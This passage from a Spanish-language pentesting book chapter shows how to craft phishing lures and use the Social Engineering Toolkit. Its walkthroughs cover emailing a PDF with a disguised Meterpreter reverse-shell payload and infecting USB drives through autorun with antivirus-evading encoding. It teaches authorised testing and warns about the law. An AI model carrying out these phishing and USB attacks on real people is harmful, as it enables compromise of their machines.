


Figura 16. En el correo electrónico se les pide a los usuarios que accedan a una versión alternativa de la intranet corporativa.

2) Que el exploit sea enviado a un conjunto específico de colaboradores. En este caso, en vez de contenido general, puede mandarse información que sea de interés del grupo específico. Por ejemplo, si se desea enviar el exploit al área contable, puede referenciarse una nueva reglamentación de AFIP o la agencia impositiva del país en cuestión. En la **Figura 17** vemos un correo electrónico a modo de ejemplo de este caso.




Figura 17. En este caso, el correo electrónico posee un archivo PDF adjunto con contenido malicioso.

3) Que el exploit sea enviado a una persona en particular. En este caso, debe ponerse el foco en la recopilación de la mayor cantidad de información de este individuo. Las empresas en las que trabajó, los puestos que ocupó, dónde estudió, y sus intereses y aficiones son datos que hacen que el correo electrónico o cualquier medio utilizado para hacerle llegar el exploit maximice la posibilidad de éxito del ataque. Por ejemplo, si la persona es fanática de los deportes extremos y está suscripta a un foro temático relacionado, referenciar dicha información aumentará su nivel de confianza.




Figura 18. Este correo electrónico es personalizado en función de la información recopilada sobre la persona.

SET (Social Engineering Toolkit)

The Social Engineering Toolkit o **SET** es un conjunto de herramientas integradas diseñadas para lanzar ataques avanzados que hagan uso de técnicas de ingeniería social y aprovechen algunos de los comportamientos vulnerables vistos en el desarrollo del capítulo.

Tal como hemos explicado, el primer paso siempre que queramos utilizar una herramienta consiste en actualizarla y configurarla de modo tal de aprovechar al máximo sus capacidades. En el caso de SET,

PRIVACIDAD EN REDES SOCIALES

Cada vez con mayor fuerza, las redes sociales están enfocándose más en la privacidad de sus usuarios, para bien o para mal. A continuación presentamos algunos recursos de Seguridad y Privacidad oficiales brindados por cada una de ellas: **www.facebook.com/help/safety** y **http://twitter.com/privacy**.

la optimización del archivo de configuración es de vital importancia, sobre todo, para aquellos ataques complejos que requieren de configuraciones especiales.

Sin más preámbulos, pongamos manos a la obra y comencemos con la actualización de la herramienta. En primer lugar, ingresamos en el directorio donde se encuentra:

```
cd /pentest/exploits/set
```

Luego procedemos a actualizarla:

```
svn update
```

En caso de que se nos realice alguna pregunta, aceptamos las opciones por defecto; luego de unos minutos, la herramienta quedará actualizada a la última versión disponible. En la **Figura 19** puede apreciarse el resultado de la actualización.




Figura 19. SET se ha actualizado correctamente y está listo para utilizarse como plataforma de ataque de ingeniería social.

Ahora solo nos resta editar el archivo de configuración. Para esto, vamos a seguir los pasos detallados en el sitio oficial de la herramienta,

en la sección **Beginning with the Social Engineer Toolkit**: **http://www.social-engineer.org/framework/Computer_Based_Social_Engineering_Tools:_Social_Engineer_Toolkit_%28SET%29**. En la captura de la **Figura 20** puede verse la configuración de SET.

Con la herramienta actualizada y bien configurada, estamos en condiciones de analizar algunos ejemplos de su uso. Si bien en el sitio oficial encontraremos mucha documentación al respecto, aquí ilustraremos brevemente dos casos que nos servirán para clarificar los conceptos vistos hasta el momento.




Figura 20. Podemos ver los distintos pasos que debemos seguir para dejar a SET configurado en óptimas condiciones.

REDES SOCIALES

Algunos sitios de redes sociales son redes informales y para amistades; y otras son redes profesionales de negocios. Esta clasificación se mantiene en general, y muchas redes pueden ser identificadas de alguna de estas maneras. Los sitios de negocios poseen modalidad de membresía paga.

ClientSide Attack con SET

Para ejecutar SET, desde la consola de BT5 ejecutamos la siguiente sentencia en la línea de comandos:

/pentest/exploits/set/set

Se nos solicitará que aceptemos los términos y condiciones del servicio para poder utilizar la herramienta. En la **Figura 21** mostramos la pantalla de inicio correspondiente.




Figura 21. Pantalla de inicio de SET. De las opciones principales, nos centraremos en la primera de ellas.

HOJA EN BLANCO

Al momento de redactar un correo que sirva como señuelo de un ataque de ingeniería social, muchas veces, sobre todo al principio, somos víctimas del Síndrome de la hoja en blanco tan común en escritores y músicos. Para evitar este problema, podemos recurrir a una serie de ejemplos de mensajes de forma tal de facilitarnos la tarea. El sitio oficial de Social Engineer es **http://vulnerabilityassessment.co.uk**.

Como el lector imaginará, seleccionamos la opción **1) Social-Engineering Attacks**. En la **Figura 22** se despliega el submenú asociado a ella.




Figura 22. Menú de opciones disponibles para ataques de ingeniería social. Nuevamente, la primera opción es la de nuestro interés.

La opción **Spear-Phishing Attack Vectors** es la que utilizaremos en este ejemplo para los ataques del tipo Client Side, ya que nos permiten focalizarnos en una o varias personas y enviarles un correo electrónico con, por ejemplo, un adjunto malicioso. En la **Figura 23** podemos apreciar las opciones que, a su vez, despliega este posible ataque. Por temas de simplicidad elegiremos la opción **1**.

REFERENCIAS

Para conocer más sobre la ingeniería social, no podés dejar de consultar el sitio oficial de Social Engineering Framework en: **www.social-engineer.org/framework/Social_Engineering_Framework**, adicionalmente encontraremos una serie de documentos interesantes.




Figura 23. Este submenú nos presenta tres opciones. En la primera de ellas SET resolverá casi todo en forma automática.

En el siguiente paso debemos elegir qué formato utilizaremos para el exploit. La opción predefinida consiste en embeber un archivo ejecutable malicioso en un PDF, de modo tal que, cuando el usuario lo abra, se ejecute dicho archivo. Podemos directamente presionar la tecla **ENTER** o bien seleccionar la opción **11**.

SET PERMITE LANZAR ATAQUES QUE HAGAN USO DE TÉCNICAS DE INGENIERÍA SOCIAL

A continuación, SET nos hará dos preguntas con el fin de personalizar el payload para nuestro equipo; en este caso, el BT5. La primera es la dirección IP de nuestra interfaz de red, es decir, la IP que estamos utilizando en BT5. Para conocerla, podemos escribir desde otra consola el comando **ifconfig**. En nuestro caso, la dirección es **192.168.1.13**. La siguiente y última consulta está relacionada con el puerto de nuestro BT5 al cual se conectará la víctima en caso de que el exploit haya sido exitoso. Dejamos la opción por defecto, la cual corresponde al puerto 443.




Figura 24. De los siete tipos de payload disponibles, elegimos la opción **2) Windows Meterpreter Reverse_TCP**.

En la **Figura 25** vemos que el archivo es generado con éxito bajo el nombre **template.whatever**. Dado que no es un nombre que provoque confianza, vamos a renombrarlo mediante la opción **2**: lo llamaremos **invitacion.pdf** para que resulte creíble de cara a la víctima.

El próximo paso consiste en elegir si queremos enviar el archivo malicioso a una única víctima en forma específica o si lo queremos enviar de modo masivo. Para el ejemplo vamos a lanzarlo a un único correo electrónico, por lo cual seleccionamos la opción **1**.

INFORMACIÓN ADICIONAL

Como no todo es Internet, también existen varios libros de excelente calidad donde se tratan todos estos temas. Algunos de ellos son: **Social Engineering - The Art of Human Hacking**: http**://amzn.to/zvvVZ7**, **No Tech Hacking**: **http://amzn.to/xWrqXx** y **A social Engineer Primer**: **http://amzn.to/AavyhQ**, entre muchos otros.




Figura 25. En esta pantalla tenemos que elegir entre un ataque teledirigido o uno masivo.

A continuación, elegimos si queremos utilizar un template de correo electrónico genérico, o si queremos escribir nuestro correo. Optamos por la alternativa **2** y escribimos nuestro propio mensaje, tal como vemos en la **Figura 26**.

Luego, escribimos el correo electrónico de la víctima y elegimos si queremos enviarlo desde un servidor de correo controlado por nosotros o bien desde una cuenta de Gmail. Es importante tener en cuenta que, si vamos a mandar archivos maliciosos desde una cuenta de Gmail, es probable que estos sean filtrados por su sistema antimalware.

ACTA ANTIPHISHING

En marzo de 2005 se promulgó en los Estados Unidos el **Acta Antiphishing**, una ley federal que establece que aquellos que crearan páginas falsas o enviaran **spam** para estafar a usuarios podrían recibir multas y penas de encarcelamiento. Esta norma fue un puntapié inicial en el tema legal del phishing.




Figura 26. Podemos ver cómo redactamos el correo electrónico que enviaremos a la víctima.

Finalmente, levantamos el servicio que quedará a la espera de la conexión que generará el exploit en caso de ser exitoso. Para hacerlo, cuando SET nos consulte si queremos configurar el listener (**Setup a listener**), confirmamos que sí.

Analizando la **Figura 27**, seguramente habremos llegado a la conclusión de que, para la creación de exploits y payloads, SET se integra con Metasploit, y la explotación de las vulnerabilidades es gestionada desde el framework de explotación. Es decir, cuando el usuario recibe el correo y abre el archivo PDF, sucede algo similar a lo analizado en el **Capítulo 3**, cuando a partir del uso de metasploit, creamos y utilizamos un exploit del tipo Client Side. La diferencia con el caso anterior es que, en vez de enviar un enlace malicioso, esta vez mandamos un archivo PDF especialmente creado por SET que, en caso de ser exitoso, nos dará un resultado equivalente.

> UN VECTOR DE ATAQUE, PARA TESTS INTERNOS ES LA INFECCIÓN DE DISPOSITIVOS USB




Figura 27. Podemos ver que **SET** se integra con **Metasploit** para gestionar la explotación de las vulnerabilidades.

Infección de dispositivo USB con SET

Otro vector de ataque, en particular para los tests de intrusión internos, es la infección de dispositivos USB u ópticos mediante SET. En este caso, se crea un archivo **autorun.inf** que se ejecuta en forma automática apenas se inserta el dispositivo. Desde ya que esto se producirá únicamente en caso de que el sistema tenga el Autorun habilitadocomo configuración por defecto.

Si vemos otra vez el menú principal mostrado en la **Figura 22**, en este caso seleccionamos la opción **3**. En forma análoga al ejemplo anterior, SET se combinará con metasploit de manera tal que, mediante el framework, se pueda tener acceso al sistema objetivo. En la **Figura 28** vemos dos opciones. Los exploits de formato de archivos (File Format) son aquellos que explotan vulnerabilidades específicas en distintas aplicaciones, como formatos de archivo **PDF**, **DOC**, **SWF**, etc. La opción de ejecutable estándar de metasploit crea un archivo ejecutable que se ejecuta a través de **autorun.inf**.

Una vez que elegimos la opción correspondiente, en nuestro caso la **2**, es necesario configurar los parámetros que permitirán al exploit establecer la conexión con el equipo del tester. En primer lugar, definimos la dirección IP del BT5; luego, el payload, por ejemplo **Windows Reverse_TCP Meterpreter**; y finalmente, la codificación que nos permitirá saltear, en algunos casos, la protección provista por el software antivirus. Para el ejemplo utilizamos la opción que viene predefinida, denominada **Backdoored Executable**.




Figura 28. Podemos apreciar las dos opciones de exploits, como los parámetros que deben configurarse para establecer la conexión inversa.

PRIMER CASO RELEVANTE

En enero de 2004, la **Federal Trade Commission** (FTC) llevó a juicio a un adolescente de California que creó y utilizó una página web con un diseño que aparentaba ser de **AOL** (America Online), para robar números de tarjetas de crédito. Luego, Europa y Brasil continuaron rastreando y arrestando a presuntos phishers. Con el tiempo, esta práctica se profesionalizó, y hoy en día es muy difícil encontrar a los phishers organizados.

En la **Figura 29** podemos ver que, una vez creado el payload, se lo almacena en el directorio autorun en la raíz de SET.

En forma análoga al ejemplo anterior, iniciaremos el servicio que quedará a la espera de que se genere la conexión producto de la ejecución del autorun del dispositivo infectado.




Figura 29. La salida de SET indica que revisemos el directorio donde está el exploit **`program.exe`**, y el archivo **`autorun.inf`**.

Para acceder al directorio donde se encuentra el payload, desde otra consola distinta de la de SET, escribimos:

```
cd /pentest/exploits/set/autorun
```

Copiamos el contenido de este directorio a un dispositivo de almacenamiento, como un pen drive USB. De esta manera, cuando lo conectemos a un sistema que posea la ejecución automática habilitada, el exploit se ejecutará y generará una conexión hacia el equipo que tenga el BT5. La consola resultante puede apreciarse en la **Figura 30**.

ALGUNOS SITIOS CONOCIDOS

Previamente hemos mencionado la cantidad de tutoriales e información de referencia que puede encontrarse en SecurityTube. Como SET no es la excepción, presentamos videos donde podrán ver como configurar y lanzar varios ataques. Parte 1: **www.securitytube.net/video/2571**. Parte 2: **www.securitytube.net/video/2610**. Parte 3: **www.securitytube.net/video/2673**. Parte 4: **www.securitytube.net/video/2680**. Parte 5: **www.securitytube.net/video/2740**.




Figura 30. Si el exploit es exitoso, se ejecutará una consola meterpreter, que permitirá al atacante tomar control del equipo.

Por último, recomendamos que tanto estas pruebas como todas las que hemos visto en el transcurso del libro sean realizadas en entornos controlados de laboratorio. Como ya hemos mencionado, el uso de entornos virtualizados es una excelente opción para llevar adelante estos ensayos y muchos más. No hay que perder de vista que, si esta actividad se lleva a cabo sin la autorización correspondiente, se convierte en un delito, y en la Argentina, está enmarcado bajo la **Ley de Delitos Informáticos**.

RESUMEN

